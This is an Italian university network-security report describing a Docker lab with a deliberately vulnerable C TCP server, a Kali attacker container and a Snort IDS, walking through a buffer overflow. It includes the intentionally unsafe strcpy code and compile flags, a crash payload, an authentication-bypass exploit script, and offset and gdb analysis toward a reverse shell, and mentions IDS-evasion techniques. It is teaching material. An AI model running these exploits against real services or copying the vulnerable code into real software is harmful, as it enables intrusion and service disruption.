



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea in Ingegneria Informatica

Elaborato di Network Security

*Buffer Overflow: Attacco,
Rilevamento ed Evasione in un
Contesto di Rete*

Anno Accademico 2024/2025

Studente

Pasquale Angelino

matr. M63001481

Indice

1	Buffer Overflow	3
1.0.1	Descrizione della vulnerabilità	3
1.0.2	Obiettivi di questa analisi	5
2	Scenario implementato	6
2.1	Struttura dell'ambiente virtualizzato	6
2.2	Componenti principali	9
2.2.1	Configurazione di rete	9
2.2.2	Server Vulnerabile	11
2.2.3	Client Attaccante	16
2.2.4	IDS - Intrusion Detection System	19
3	Sviluppo dell'Attacco	23
3.1	Enumeration e Scansione delle vulnerabilità	23
3.1.1	Denial of Service	24
3.2	Sfruttamento del Buffer Overflow	26
3.2.1	Sovrascrittura del risultato della funzione di autenticazione	26
3.2.2	Analisi dell'EIP e Sviluppo degli Exploit	28

3.2.3	Esecuzione dell'Exploit per Ottenere una Reverse Shell	35
3.3	Rilevamento dell'Attacco	40
3.3.1	Regole IDS per il Riconoscimento del Payload della Shell	43
3.3.2	Offuscamento del payload	44
3.3.3	Frammentazione dei pacchetti	45
3.4	Conclusioni	48

Introduzione

Il presente elaborato, realizzato nell'ambito dell'esame di *Network Security*, si propone di analizzare e testare la vulnerabilità di **Buffer Overflow** in un contesto di rete, implementando e prendendo in esame un **server TCP vulnerabile**. L'obiettivo principale è esplorare questa tipologia di vulnerabilità, analizzandone le cause, i possibili exploit, i meccanismi di rilevamento e difesa e tecniche di elusione dei controlli.

A tal fine, è stato predisposto un **ambiente virtualizzato** che simula uno scenario realistico, adattato a scopi sperimentali, di attacco e difesa. In questo scenario interagiscono tre entità principali sulla stessa rete:

- **Server vulnerabile:** progettato per esporre una falla di sicurezza sfruttabile tramite un attacco di tipo Buffer Overflow.
- **Client attaccante:** sistema attaccante, con lo scopo di individuare e sfruttare la vulnerabilità e adottare tecniche di evasione per bypassare i sistemi di sicurezza.
- **IDS - (Intrusion Detection System):** sistema di rilevamento

degli attacchi, utilizzato per monitorare il traffico di rete, rilevare l'attacco e valutare l'efficacia delle regole di difesa.

L'elaborato non si limita alla sola implementazione dell'attacco, ma include un'analisi delle modalità di exploit, di tecniche di **rilevamento**, attraverso l'uso di `Snort`. Inoltre, vengono testate tecniche di evasione per comprendere in termini pratici le capacità di intercettazione degli IDS basati su regole.

Chapter 1

Buffer Overflow

Con Buffer Overflow si intende una vulnerabilità di sicurezza che si verifica quando un programma scrive in un'area di memoria allocata più dati di quanto essa ne possa contenere, questo fa sì che, in assenza di controlli e meccanismi di mitigazione della vulnerabilità, la memoria adiacente venga sovrascritta con i dati in eccesso. La presenza di questa vulnerabilità in un sistema compromette gravemente la sicurezza del sistema stesso in quanto può causare comportamenti imprevisti del programma, corruzione della memoria o, nei casi più gravi, l'iniezione ed esecuzione di codice malevolo nella macchina target.

1.0.1 Descrizione della vulnerabilità

Nel contesto di un programma scritto in linguaggio C, i dati vengono memorizzati nello **stack**, una struttura dati gestita dal processore per

l'esecuzione delle funzioni. Ogni funzione ha il proprio **stack frame**, che contiene:

- **Variabili locali**: incluse strutture dati come buffer.
- **EBP salvato**: il vecchio Base Pointer necessario per tornare correttamente alla funzione chiamante.
- **Indirizzo di ritorno (EIP salvato)**: return address, indirizzo di memoria utilizzato per tornare ad eseguire le istruzioni della funzione chiamante.




Figure 1.1: Struttura dello stack

Se una funzione di scrittura dati in un buffer, come `strcpy()`, viene eseguita senza effettuare un controllo sulla lunghezza dell'input fornito rispetto alla sua destinazione, si verifica un buffer overflow. L'overflow può sovrascrivere non solo il buffer ma propagarsi sovrascrivendo l'**EBP** e l'**EIP**, quest'ultimo determina il flusso di esecuzione del programma; dunque, un attaccante può sfruttare questa vulnerabilità per manipolare il flusso di esecuzione sovrascrivendo il valore del return address, facendo sì che il programma esegua codice arbitrario da lui scelto, come una **reverse shell** o un payload malevolo.

1.0.2 Obiettivi di questa analisi

In questo progetto, come riportato nelle sezioni successive, esploreremo un caso pratico di buffer overflow in un ambiente virtualizzato; gli obiettivi in particolare sono:

- Identificare e sfruttare la vulnerabilità tramite un exploit.
- Ottenere il controllo dell'esecuzione sovrascrivendo l'EIP.
- Implementare un **IDS (Intrusion Detection System)** per il rilevamento di exploit di buffer overflow.
- Esplorare tecniche di evasione degli IDS e strategie di mitigazione.

Chapter 2

Scenario implementato

2.1 Struttura dell'ambiente virtualizzato

Come anticipato precedentemente, al fine di realizzare uno scenario di rete realistico in cui eseguire l'attacco, è stato implementato un ambiente virtualizzato tramite docker-compose caratterizzato dalla presenza di tre entità principali. Le tre entità che compongono l'ambiente di test sono le seguenti:

- **Server vulnerabile:** rappresenta il target dell'attacco e contiene una vulnerabilità di *Buffer Overflow*. È configurato per esporre un servizio su porta TCP (4444), consentendo l'interazione con il client attaccante.
- **Client attaccante:** è il sistema utilizzato per individuare e sfruttare la vulnerabilità del server. Questo container simula il comportamento di un attaccante remoto, eseguendo exploit atti

a sfruttare la vulnerabilità del server.

- **IDS (Intrusion Detection System)**: sistema di rilevamento degli attacchi configurato per monitorare il traffico di rete. Opera in modalità *promiscuous mode* per analizzare tutto il traffico della rete locale e rilevare tentativi di exploit.

Le tre entità sono collegate alla stessa rete virtuale **internal_network**, definita tramite un bridge nel file docker-compose il cui contenuto è di seguito riportato:

```
1 version: "3.8"
2
3 services:
4   server:
5     image: vulnerable_server
6     container_name: vulnerable_server
7     networks:
8       internal_network:
9         ipv4_address: 172.25.0.10
10    ports:
11      - "4444:4444"
12    privileged: true
13    security_opt:
14      - seccomp=unconfined
15    command:
16      [
17        "/bin/bash",
18        "-c",
```

```

19         "echo 0 > /proc/sys/kernel/randomize_va_space && sleep infinity",
20     ]
21
22     attacker:
23         image: client_attacker
24         container_name: client_attacker
25         networks:
26             internal_network:
27                 ipv4_address: 172.25.0.20
28         command: ["sleep", "infinity"]
29
30     ids:
31         image: ids
32         container_name: ids
33         privileged: true
34         networks:
35             internal_network:
36                 ipv4_address: 172.25.0.30
37         command: ["/bin/bash", "-c", "ip link set eth0 promisc on"]
38
39     networks:
40         internal_network:
41             driver: bridge
42             driver_opts:
43                 com.docker.network.bridge.enable_icc: "true"
44             internal: true
45             ipam:
46                 config:

```

Listing 2.1: Configurazione Docker Compose

2.2 Componenti principali

2.2.1 Configurazione di rete

Il file **Docker Compose** include anche la configurazione della rete dell'infrastruttura. In particolare, si è scelto di collegare le entità del nostro scenario tramite una rete Docker, chiamata ***internal_network***, di tipo "**Bridge**". Questo tipo di rete è ideale per ambienti di test e sviluppo, in cui i container devono comunicare esclusivamente tra loro, senza essere accessibili dall'esterno.

```
1 networks:
2   internal_network:
3     driver: bridge
4     driver_opts:
5       com.docker.network.bridge.enable_icc: "true"
6     internal: true
7     ipam:
8       config:
9         — subnet: 172.25.0.0/24
```

Listing 2.2: Configurazione di rete dello scenario

- **driver: bridge**: specifica il tipo di rete utilizzato, che in

Docker connette i container come se fossero su uno switch virtuale.

- `driver_opts.bridge.enable_icc: "true"`: opzione che consente di abilitare la comunicazione tra i container della stessa rete.
- `internal: true`: impedisce ai container di comunicare con reti esterne, isolando il traffico all'interno della rete Docker.
- `ipam.config.subnet: 172.25.0.0/24`: assegna alla rete un range di indirizzamento IP specifico.

Nel nostro caso, questa configurazione è stata adottata per **simulare uno scenario reale**, in cui le tre entità sono connesse alla stessa **rete locale (LAN o WLAN)**. Tuttavia, affinché l'IDS possa intercettare il traffico tra il client attaccante e il server vulnerabile, sono state applicate ulteriori modifiche alla configurazione di rete.

Di default, una rete di tipo **Bridge** in Docker si comporta come uno **switch**, ovvero inoltra i pacchetti solo al destinatario corretto, rendendo il traffico non visibile agli altri container, inclusi gli strumenti di monitoraggio come l'IDS. Per risolvere questo problema, è stato modificato il comportamento del bridge affinché si comportasse come un **hub**, trasmettendo i pacchetti a tutti i dispositivi connessi. Questo consente all'IDS di osservare tutte le comunicazioni tra il client e il server.

Per implementare questa modifica, sono stati eseguiti i seguenti comandi sulla macchina host:

- `brctl setageing BRIDGE_NAME 0`

Disattiva il tempo di aging delle tabelle MAC del bridge. In questo modo, il bridge non aggiorna più la sua tabella di forwarding e inoltra tutti i pacchetti ricevuti a tutti i dispositivi connessi, invece di inviarli solo al destinatario specifico.

- `brctl setfd BRIDGE_NAME 0`

Azzerando il forwarding delay, il bridge inoltra immediatamente i pacchetti ricevuti, senza attese introdotte dalla fase di apprendimento degli indirizzi MAC.

2.2.2 Server Vulnerabile

Il container in cui verrà eseguito il server vulnerabile è stato realizzato creando un'immagine Docker custom, descritta nel Dockerfile di seguito riportato:

```
1 FROM i386/ubuntu
2
3 RUN apt-get update && apt-get install -y gcc gdb libc6:i386 libstdc++6:i386
4 RUN apt update && apt install -y wget git file binutils
5
6 RUN wget https://github.com/slimm609/checksec.sh/raw/master/checksec \
7     && chmod +x checksec \
8     && mv checksec /usr/local/bin/
```

```

9
10 COPY server_vuln.c /home/server_vuln.c
11 RUN gcc -g -m32 -no-pie -fno-stack-protector -z execstack -Wl,-z,
    norelro -o /home/server_vuln /home/server_vuln.c
12
13 COPY start_server.sh /start_server.sh
14 RUN chmod +x /start_server.sh
15
16 EXPOSE 4444

```

Listing 2.3: Dockerfile del server vulnerabile

Si è scelto di utilizzare un sistema operativo a **32 bit** perchè questa architettura rende più semplice lo sfruttamento della vulnerabilità di buffer overflow rispetto a sistemi a 64 bit, in quanto gli indirizzi di memoria sono più prevedibili rispetto ai sistemi a 64 bit, facilitando la scrittura di exploit, inoltre il codice binario è più compatto e più semplice da analizzare e debuggare con strumenti come GDB. In aggiunta, seppur tali controlli sono stati disabilitati in fase di compilazione del file binario del server per facilitare l'attacco a fini sperimentali, le protezioni avanzate, come *Address Space Layout Randomization* (ASLR) e *Stack Canary*, sono generalmente più deboli nei sistemi a 32 bit.

L'immagine Docker è stata arricchita installando diversi tool utili per la compilazione e l'analisi del binario:

- **gcc e gdb:** gcc necessario alla compilazione del file c contenente l'implementazione del server TCP vulnerabile, gdb per

debuggare l'esecuzione del binario al fine di analizzare le celle di memoria associate alla sua esecuzione e individuare più facilmente possibili meccanismi di exploit.

- **checksec:** Tool per la verifica delle protezioni di sicurezza tornato utile in fase di implementazione dello scenario per verificare l'effettiva disattivazione dei meccanismi di sicurezza e protezione del file binario

Implementazione del server vulnerabile

Il server TCP è stato implementato in C perché questo linguaggio permette un controllo diretto della memoria, a differenza di linguaggi ad alto livello come Python e Java, che gestiscono automaticamente la memoria e prevengono sovrascritture delle celle di memoria del processo in esecuzione. Inoltre, la libreria standard del C include funzioni per la manipolazione delle stringhe che non operano controlli sulla dimensione del dato, come `strcpy()` utilizzato proprio nel nostro scenario. Questo può portare a sovrascritture della memoria dello stack del processo, rendendo il server vulnerabile ad attacchi di tipo buffer overflow.

Il server è stato progettato per avviarsi in ascolto su una porta specificata come argomento al momento dell'esecuzione, creando una socket TCP per ricevere credenziali da un client e verificare se sono corrette; qualora queste lo fossero, restituisce una ASCII art al client

e chiude la connessione. Per verificare le credenziali dell'utente, la funzione che si occupa dell'autenticazione *vulnerable_auth_function* riceve in ingresso l'input dell'utente, copia la stringa in input in un buffer con dimensione fissa con `strcpy`. La funzione non opera un controllo sulla dimensione dell'input stesso, questo rende vulnerabile il server, in quanto un input di dimensione maggiore rispetto all'area di memoria predisposta per il buffer, causerà la sovrascrittura delle celle di memoria adiacenti a quelle del buffer. Questa vulnerabilità verrà sfruttata per un attacco di Buffer Overflow.

Come anticipato, la funzione utilizza `strcpy()` per copiare l'input nel buffer di dimensione fissa 42 byte, senza controllare la lunghezza dell'input ricevuto. Un attaccante potrebbe inviare un input più lungo, sovrascrivendo lo stack, sovrascrivendo il valore delle variabili memorizzato nelle celle di memoria sovrascritte, compreso l'EIP (Instruction Pointer), permettendo, eventualmente, l'esecuzione di codice arbitrario.

Compilazione del Server Vulnerabile

Come anticipato, il server vulnerabile è stato compilato con una serie di flag che disabilitano le principali protezioni al fine di facilitare e rendere possibile l'attacco nel nostro scenario di test.

- `-m32`: forza la compilazione a 32 bit.
- `-no-pie`: disabilita la generazione di *Position Independent Ex-*

executable (PIE), impedendo la casualizzazione dell'indirizzo base del programma.

- `-fno-stack-protector`: disabilita lo *Stack Canary*, una protezione contro buffer overflow nello stack.
- `-z execstack`: abilita l'esecuzione di codice nella sezione stack, permettendo l'inserimento di shellcode.
- `-Wl,-z,norelro`: disabilita il *Relocation Read-Only* (RELRO), permettendo la sovrascrittura della *Global Offset Table* (GOT).

Esecuzione del Server

L'eseguibile del server viene avviato tramite uno script di avvio *start_server.sh*:

```
1 #!/bin/bash
2 echo "Avvio server vulnerabile in ascolto sulla porta 4444.... " | tee -a /var/
   log/server.log #
3 while true; do
4     echo "Starting.. " | tee -a /var/log/server.log
5     /home/server_vuln 4444 | tee -a /var/log/server.log
6     echo "Server crashed! Restarting in 5 seconds..." | tee -a /var/log/server
   .log
7     sleep 10
8 done
```

Listing 2.4: Script di avvio del server

Il server verrà dunque lanciato per mettersi in ascolto sulla porta **4444**, esposta nel Dockerfile tramite il comando: *EXPOSE 4444*

2.2.3 Client Attaccante

Il container in cui verrà eseguito il client attaccante è stato realizzato utilizzando un'immagine Docker basata su Kali Linux, distribuzione progettata per attività di penetration testing e analisi di sicurezza.

Di seguito è riportato il Dockerfile utilizzato per creare l'immagine custom del client attaccante:

```
1 FROM kalilinux/kali-last-release
2
3 RUN apt update && apt install -y python3 python3-scapy netcat-openbsd
   metasploit-framework
4
5 COPY exploit_auth_result.py /home/exploit_auth_result.py
6 COPY exploit_dos.py /home/exploit_dos.py
7 COPY utility_address_calc.py /home/utility_address_calc.py
8 COPY exploit_reverse_shell.py /home/exploit_reverse_shell.py
9 COPY exploit_reverse_shell_clear.py /home/exploit_reverse_shell_clear.py
10 COPY exploit_reverse_shell_frag.py /home/exploit_reverse_shell_frag.py
```

Listing 2.5: Dockerfile del client attaccante

L'immagine Docker del client attaccante è stata arricchita con strumenti utili per l'esecuzione degli exploit e per la connessione con la macchina server:

- **Python3:** Python è utilizzato per la realizzazione degli exploit.
- **Netcat:** Tool per la gestione di connessioni TCP/UDP, tornato utile per effettuare diversi tentativi di connessione al server e per eseguire un esempio pulito di funzionamento del server.
- **Metasploit Framework:** Framework per sviluppare ed eseguire exploit code contro una macchina target.

Nel client attaccante sono stati riportati, come si evince dal Dockerfile, diversi script Python per l'esecuzione di exploit pre-elaborati per eseguire un attacco di tipo buffer overflow nei confronti del server. Gli stessi verranno maggiormente approfonditi nelle sezioni a seguire:

- `exploit_auth_result.py`: Exploit che sfrutta la vulnerabilità di buffer overflow per modificare il risultato della funzione di autenticazione e ottenere l'accesso al sistema pur fornendo delle credenziali non corrette in input.
- `exploit_dos.py`: Script per eseguire un attacco di Denial of Service (DoS) contro il server vulnerabile.
- `exploit_reverse_shell_clear.py`: Variante dell'exploit per ottenere una shell sfruttando la vulnerabilità di buffer overflow.
- `exploit_reverse_shell.py`: Exploit progettato per bypassare i controlli, in particolare per bypassare le regole che con-

sentono di rilevare payload contenenti codice per l'esecuzione di una shell remota. Per eludere i sistemi di rilevamento delle intrusioni (IDS), utilizza l'encoding Shikata Ga Nai.

- `exploit_reverse_shell_frag.py`: Variante dell'exploit che invia il payload in frammenti per eludere i controlli sul contenuto dei pacchetti.
- `utility_address_calc.py`: In ultimo vi è riportato per completezza uno script di supporto per calcolare gli indirizzi di memoria critici della macchina server utile per finalizzare l'attacco.

Il client attaccante è configurato per rimanere in esecuzione in background così da consentire in qualsiasi momento l'accesso al container e l'esecuzione degli exploit predisposti. Nel file *docker-compose.yml* il container viene associato ad un indirizzo IP ed eseguito il comando che ne consente l'esecuzione in background non avendo un processo principale ad esso associato:

```
1  command: ["sleep", "infinity"]
```

Listing 2.6: Esecuzione in background

Esecuzione del Client Attaccante

Il container del client attaccante è stato configurato per rimanere in esecuzione continua, consentendoci di connetterci in qualsiasi momento

tramite shell e lanciare gli script di exploit predisposti contro il server vulnerabile. È possibile interagire con il container ed eseguire gli exploit utilizzando il comando `docker exec` oppure accedendo direttamente a una shell interattiva:

```
1 docker exec -it client_attacker python3 /home/exploit_reverse_shell.py
```

Listing 2.7: Esecuzione di un exploit dal container attaccante

2.2.4 IDS - Intrusion Detection System

Il container in cui verrà eseguito l'IDS è stato realizzato creando un'immagine Docker custom, descritta nel Dockerfile di seguito riportato:

```
1 FROM ubuntu:latest
2
3 RUN apt update && apt install -y snort tshark
4
5 RUN rm -rf /etc/snort/snort.conf
6 COPY snort.conf /etc/snort/snort.conf
7
8 COPY buffer_overflow.rules /etc/snort/rules/buffer_overflow.rules
9
10 RUN groupadd wireshark && \
11     usermod -a -G wireshark root && \
12     chgrp wireshark /usr/bin/dumpcap && \
13     chmod 750 /usr/bin/dumpcap && \
14     setcap cap_net_raw,cap_net_admin=eip /usr/bin/dumpcap
15
```

```
16 ENTRYPOINT ["/bin/bash", "-c", "snort -c /etc/snort/snort.conf -i eth0 -  
A fast -k none >> /var/log/snort/snort.log 2>&1"]
```

Listing 2.8: Dockerfile per il container IDS

L'IDS è stato implementato utilizzando **Snort**, un sistema di rilevamento delle intrusioni open-source che permette di monitorare il traffico di rete in tempo reale e rilevare tentativi di attacco, come exploit e buffer overflow.

Struttura del container IDS

L'immagine Docker per l'IDS si basa su **Ubuntu**, su cui vengono installati Snort e tShark, il primo per l'effettiva implementazione del Intrusion Detection System, il secondo per effettuare test e per monitorare il traffico in fase di sviluppo.

Configurazione e Regole IDS

Snort consente di realizzare un IDS basato su regole, le regole inserite nella specifica configurazione del server sono associate allo scenario e ai tipi di attacco che vogliamo rilevare con esso, abbiamo dunque personalizzato il rilevamento con la definizione di regole specifiche di Snort, per studiare il rilevamento degli attacchi di questo tipo e possibile tecniche di elusione. Le regole per il nostro scenario di attacco sono state aggiunte sequenzialmente all'interno del file `buffer_overflow.rule`, copiato in fase di build nella directory corretta:

```
1 COPY buffer_overflow.rules /etc/snort/rules/buffer_overflow.rules
```

Listing 2.9: Regole personalizzate Snort

Esecuzione dell'IDS

L'IDS viene eseguito nel container attraverso l'ENTRYPOINT:

```
1 ENTRYPOINT ["/bin/bash", "-c", "snort -c /etc/snort/snort.conf -i eth0 -  
A fast -k none >> /var/log/snort/snort.log 2>&1"]
```

Listing 2.10: Avvio di Snort

Snort verrà avviato per monitorare il traffico sull'interfaccia eth0, registrando le attività sospette nei log situati in '/var/log/snort/snort.log'.

Configurazione della Rete

Nel file docker-compose il container IDS è configurato nella rete interna con un indirizzo IP specifico:

```
1 ids:  
2   image: ids  
3   container_name: ids  
4   privileged: true  
5   networks:  
6     internal_network:  
7       ipv4_address: 172.25.0.30  
8   command: ["/bin/bash", "-c", "ip link set eth0 promisc on"]
```

Listing 2.11: Configurazione IDS in Docker-Compose

L'opzione "ip link set eth0 promisc on" permette di abilitare la modalità promiscua, necessaria per catturare tutto il traffico sulla rete interna e consentire il corretto funzionamento dell'IDS.

Analisi e Monitoraggio

Quando Snort rileva pacchetti o sequenze di pacchetti contenenti una firma che coincide con quella inserita nelle regole di rilevamento, stampa l'allert configurato in un file di log "alert.log". E' possibile visualizzare i log di alert in tempo reale con

```
1 tail -f /var/log/snort/alert.log
```

Listing 2.12: Visualizzazione log Snort

Chapter 3

Sviluppo dell'Attacco

3.1 Enumeration e Scansione delle vulnerabilità

Un attaccante, prima di eseguire un exploit, deve individuare i servizi esposti dal sistema target. Questa fase preliminare rientra nelle tecniche di **scanning** ed **enumeration**, in cui vengono rilevate porte aperte e servizi in ascolto sulla macchina vittima. Una volta identificato il servizio, l'attaccante può tentare una prima connessione al server TCP vulnerabile.

A tal fine possiamo utilizzare netcat, con il comando `nc vulnerable_server 4444` tenteremo la connessione al server TCP. All'apertura della connessione, il server invia un messaggio di benvenuto che richiede l'inserimento di credenziali per l'autenticazione.

A questo punto, un attaccante può effettuare un primo tentativo di

attacco con l'obiettivo di verificare la presenza di una vulnerabilità di tipo **buffer overflow**. Un approccio iniziale consiste nell'inviare una stringa di dimensioni eccessive e monitorare la risposta del server: se il server smette di rispondere o diventa irraggiungibile, ciò potrebbe indicare un crash dovuto a una sovrascrittura dello stack, questo risulterebbe essere un chiaro segno di vulnerabilità del server.

3.1.1 Denial of Service

Per verificare se il server è vulnerabile, possiamo quindi inviare un input particolarmente grande utilizzando Python e `netcat`. Eseguiamo dunque da riga di comando l'invio di un payload caratterizzato da una stringa di 3000 caratteri 'A' al server sulla porta 4444:

```
1 python3 -c "print('A' * 3000)" | nc vulnerable\__server 4444
```

Listing 3.1: Invio di un input di grandi dimensioni al server

A seguito dell'invio, il server non risponde e risulta non raggiungibile, ciò significa che è andato in crash. Ciò si traduce in una cattiva gestione da parte dell'applicazione nel gestire correttamente l'input, il che comporta molto probabilmente una vulnerabilità di tipo buffer overflow.

Possiamo confermare l'avvenuto crash osservando ciò che è successo lato server, accedendo al container del server e debuggando il processo in esecuzione utilizzando il debugger `gdb`, possiamo osser-

vare il seguente messaggio di errore:

```
1 Program received signal SIGSEGV, Segmentation fault.  
2 0x41414141 in ?? ()
```

Listing 3.2: Errore generato da un crash del server

L'errore indica che il programma ha tentato di eseguire un'istruzione situata all'indirizzo `0x41414141`, tuttavia questo indirizzo non è valido, esso risulta essere l'indirizzo contenuto nel registro EIP che è stato tuttavia sovrascritto dalla sequenza di caratteri 'AAAA' inviata dall'attaccante. Il contenuto del buffer è stato dunque utilizzato per sovrascrivere l'Instruction Pointer (EIP), causando un'impossibilità nell'eseguire le istruzioni puntate e portando il programma al crash.

Questo primo attacco rappresenta un **Denial-of-Service (DoS)**, in quanto l'invio di dati di elevata dimensione provoca il crash del server, rendendo temporaneamente indisponibili i servizi da esso offerti. Oltre a causare un'interruzione del servizio, questo comportamento è un chiaro indicatore della presenza di una vulnerabilità sfruttabile, che potrebbe essere utilizzata per eseguire codice arbitrario sul sistema target.

Nei successive sezioni verranno analizzate le modalità per trasformare questo crash in un attacco più avanzato, finalizzato a ottenere un controllo remoto del sistema attraverso l'esecuzione di una *reverse shell*.

3.2 Sfruttamento del Buffer Overflow

3.2.1 Sovrascrittura del risultato della funzione di autenticazione

Prima di procedere con il presentare i successivi attacchi riportiamo il codice della funzione vulnerabile del server:

```
1 int vulnerable_auth_function(char *input) {  
2     char buffer [42];  
3     int result = 0;  
4  
5     strcpy(buffer, input);  
6  
7     const char *PASSWORD = "password123";  
8  
9     if (strcmp(buffer, PASSWORD) == 0) {  
10         printf("Accesso consentito\n");  
11         result = 1;  
12     }  
13     return result;  
14 }
```

Listing 3.3: Funzione vulnerabile vulnerable_auth_function

Un primo attacco più strutturato consiste nel sovrascrivere l'area di memoria adiacente all'array "buffer" fino a sovrascrivere la cella di memoria contenente il valore della variabile "result", variabile di ritorno della funzione stessa di vulnerable_auth_function. Questo primo

exploit è stato implementato nello script python `exploit_auth_result.py` in cui è stato costruito un payload costituito da 47 caratteri uguali di padding per sovrascrivere la memoria fino alla cella contenente il valore della variabile di ritorno, concatenati ad un valore finale `01` per sovrascrivere il valore di `result` ad un valore `truthy`, restituendo alla funzione chiamante un segnale di controllo positivo delle credenziali e consentendo l'accesso al sistema pur non avendo fornito le credenziali corrette. Per ottenere l'offset corretto, sono stati inviati diversi payload con padding incrementale fino a riuscire nella sovrascrittura desiderata della variabile.

```
1 import socket
2 import time
3
4 server_ip = "vulnerable_server"
5 server_port = 4444
6
7 payload = b"A" * 47
8 payload += b"\x01"
9
10 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 s.connect((server_ip, server_port))
12
13 response = s.recv(2048)
14 print(response.decode())
15
16 s.send(payload)
```


shell. In questo scenario, la reverse shell stabilisce una connessione TCP dalla macchina vulnerabile verso la macchina dell'attaccante su una porta specifica, fornendo così un accesso remoto al sistema ormai compromesso.

Determinazione della Lunghezza dell'Input Necessaria

Per poter sfruttare la vulnerabilità di buffer overflow in tal senso, l'attaccante deve determinare il preciso offset in cui il valore dell'EIP viene sovrascritto. In un contesto reale, non avendo accesso diretto alla memoria del processo, questo può essere fatto tramite tentativi successivi, l'attaccante invia cioè stringhe di lunghezza crescente e monitora quando il server va in crash. In alternativa, avendo accesso alla macchina server, possiamo utilizzare strumenti come `msf-pattern_create` che generano stringhe uniche che, in caso di crash, permettono di determinare l'offset esatto della sovrascrittura dell'EIP fornendogli il valore stampato dal debugger quando si verifica il segmentation fault.

Utilizziamo dunque il tool `msf-pattern_create` generando una stringa univoca di una lunghezza definita, a tal proposito abbiamo predisposto lo script python chiamato `exploit_dos.py` citato nella precedente sezione e sotto riportato che eseguito senza debugger lato server, realizza l'attacco dos precedentemente descritto inviando una stringa di 3000 caratteri, in modalità debug invece consentirà di individuare il carattere del pattern che consentirà di calcolare l'offset:

```
1 import socket
2 import subprocess
3
4 pattern = subprocess.check_output(["msf-pattern\_create", "-l", "3000"])
5
6 s = socket.socket()
7 s.connect(("vulnerable\_server", 4444))
8
9 welcome = s.recv(1024)
10 print("Ricevuto:", welcome.decode())
11
12 s.sendall(pattern)
13
14 s.close()
```

Listing 3.5: exploit_dos.py Invio del pattern univoco al server

Eseguendo lato client lo script e avviando il server con un debugger (gdb), con la ricezione dell'input elevato il server genererà un segmentation fault, il risultato è di seguito riportato:

```
1 Program received signal SIGSEGV, Segmentation fault.
2 0x31634130 in ?? ()
```

Listing 3.6: Errore generato dal crash del server

Questo valore esadecimale 0x31634130 rappresenta l'elemento la cui posizione nel pattern corrisponde all'offset che consente di sovrascrivere l'EIP. Per determinare la posizione esatta in cui avviene la sovrascrit-

tura, possiamo utilizzare il comando:

```
1 msf-pattern_offset -l 3000 -q 0x31634130
```

Listing 3.7: Determinazione dell'offset della sovrascrittura dell'EIP

Otteniamo nel nostro caso:

```
1 msf-pattern\_offset -l 3000 -q 0x31634130
2 [*] Exact match at offset 62
```

Listing 3.8: Determinazione dell'offset della sovrascrittura dell'EIP

Dopo un input di dimensione pari a 62 sovrascriveremo l'EIP.

Calcolo indirizzo di memoria dell'EIP

Dopo aver determinato la dimensione del buffer necessaria per sovrascrivere l'EIP, è necessario identificare l'indirizzo di memoria successivo ad esso dove posizioneremo il nostro codice iniettato e a cui dovrà puntare l'EIP stesso.

Per individuare l'indirizzo analizziamo la disposizione della memoria lato server tramite gdb.

A tal fine, utilizziamo lo script di utility precedentemente citato che invia un payload strutturato in tre parti:

- **62 caratteri 'A'**: per riempire il buffer fino all'EIP.
- **4 caratteri 'B'**: che sostituiranno il valore dell'EIP per identificarne la posizione nel debugger.

- **100 caratteri 'C'**: per identificare lo spazio di memoria in cui iniettare lo shellcode.

Questo ci consente di determinare dove il nostro input viene memorizzato e quale indirizzo dovremo utilizzare per il nostro exploit. Riportiamo di seguito il contenuto di `utility_address_calc.py`:

```
1 import socket
2 import time
3
4 server_name = "vulnerable_server"
5 server_port = 4444
6
7 payload = b"A" * 62
8 payload += b"B" * 4
9 payload += b"C" * 100
10
11 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12 s.connect((server_name, server_port))
13
14 response = s.recv(2048)
15 print(response.decode())
16
17 s.send(payload)
18
19 time.sleep(5)
20 response = s.recv(2048)
21 print(response.decode())
22
```

```
23 s.close()
```

Listing 3.9: Script per l'analisi dell'indirizzo di memoria utile

Analisi della Memoria con Debugger

Avviamo il server nel debugger e impostiamo un **breakpoint** alla fine della funzione `vulnerable_auth_function`, ovvero prima che il controllo venga restituito al chiamante. Questo ci permetterà di esaminare lo stato della memoria prima che avvenga il crash.

```
1 gdb -q server_vuln
2 (gdb) disassemble vulnerable_auth_function
3 (gdb) break *vulnerable_auth_function+105
4 (gdb) run 4444
```

Listing 3.10: Impostazione del breakpoint in GDB

Dopo aver avviato il server ed eseguito lo script di utility precedentemente mostrato per inviare il payload strutturato, raggiunto il breakpoint, esaminiamo il contenuto della memoria con il comando:

```
1 (gdb) x/32xw $esp
```

Listing 3.11: Visualizzazione del contenuto dello stack in GDB

L'output risultante mostrerà il contenuto della memoria:

```
(gdb) x/32xw buffer
0xffffd26e: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd27e: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd28e: 0x41414141 0x41414141 0x8ade4141 0x41410804
0xffffd29e: 0x41414141 0x41414141 0x41414141 0x42424141
0xffffd2ae: 0x43434242 0x43434343 0x43434343 0x43434343
0xffffd2be: 0x43434343 0x43434343 0x43434343 0x43434343
0xffffd2ce: 0x43434343 0x43434343 0x43434343 0x43434343
0xffffd2de: 0x43434343 0x43434343 0x43434343 0x43434343
(gdb) █
```

Figure 3.2: Contenuto della memoria.

Possiamo notare che:

- I caratteri '**BBBB**' (0x42424242) si trovano in prossimità dell'indirizzo 0xffffd2ae, indicando che l'EIP è stato sovrascritto con il valore previsto nel nostro payload.
- Nei successivi indirizzi di memoria è visibile la sequenza di caratteri '**CCCC**' (0x43), che rappresentano lo spazio in cui intendiamo iniettare il nostro shellcode.

L'obiettivo è far sì che, al momento dell'esecuzione, l'EIP punti a una regione di memoria contenente il nostro shellcode. Poiché conosciamo l'indirizzo in cui iniziano i caratteri 'C', possiamo scegliere un valore adatto da sovrascrivere nell'EIP per reindirizzare l'esecuzione del codice.

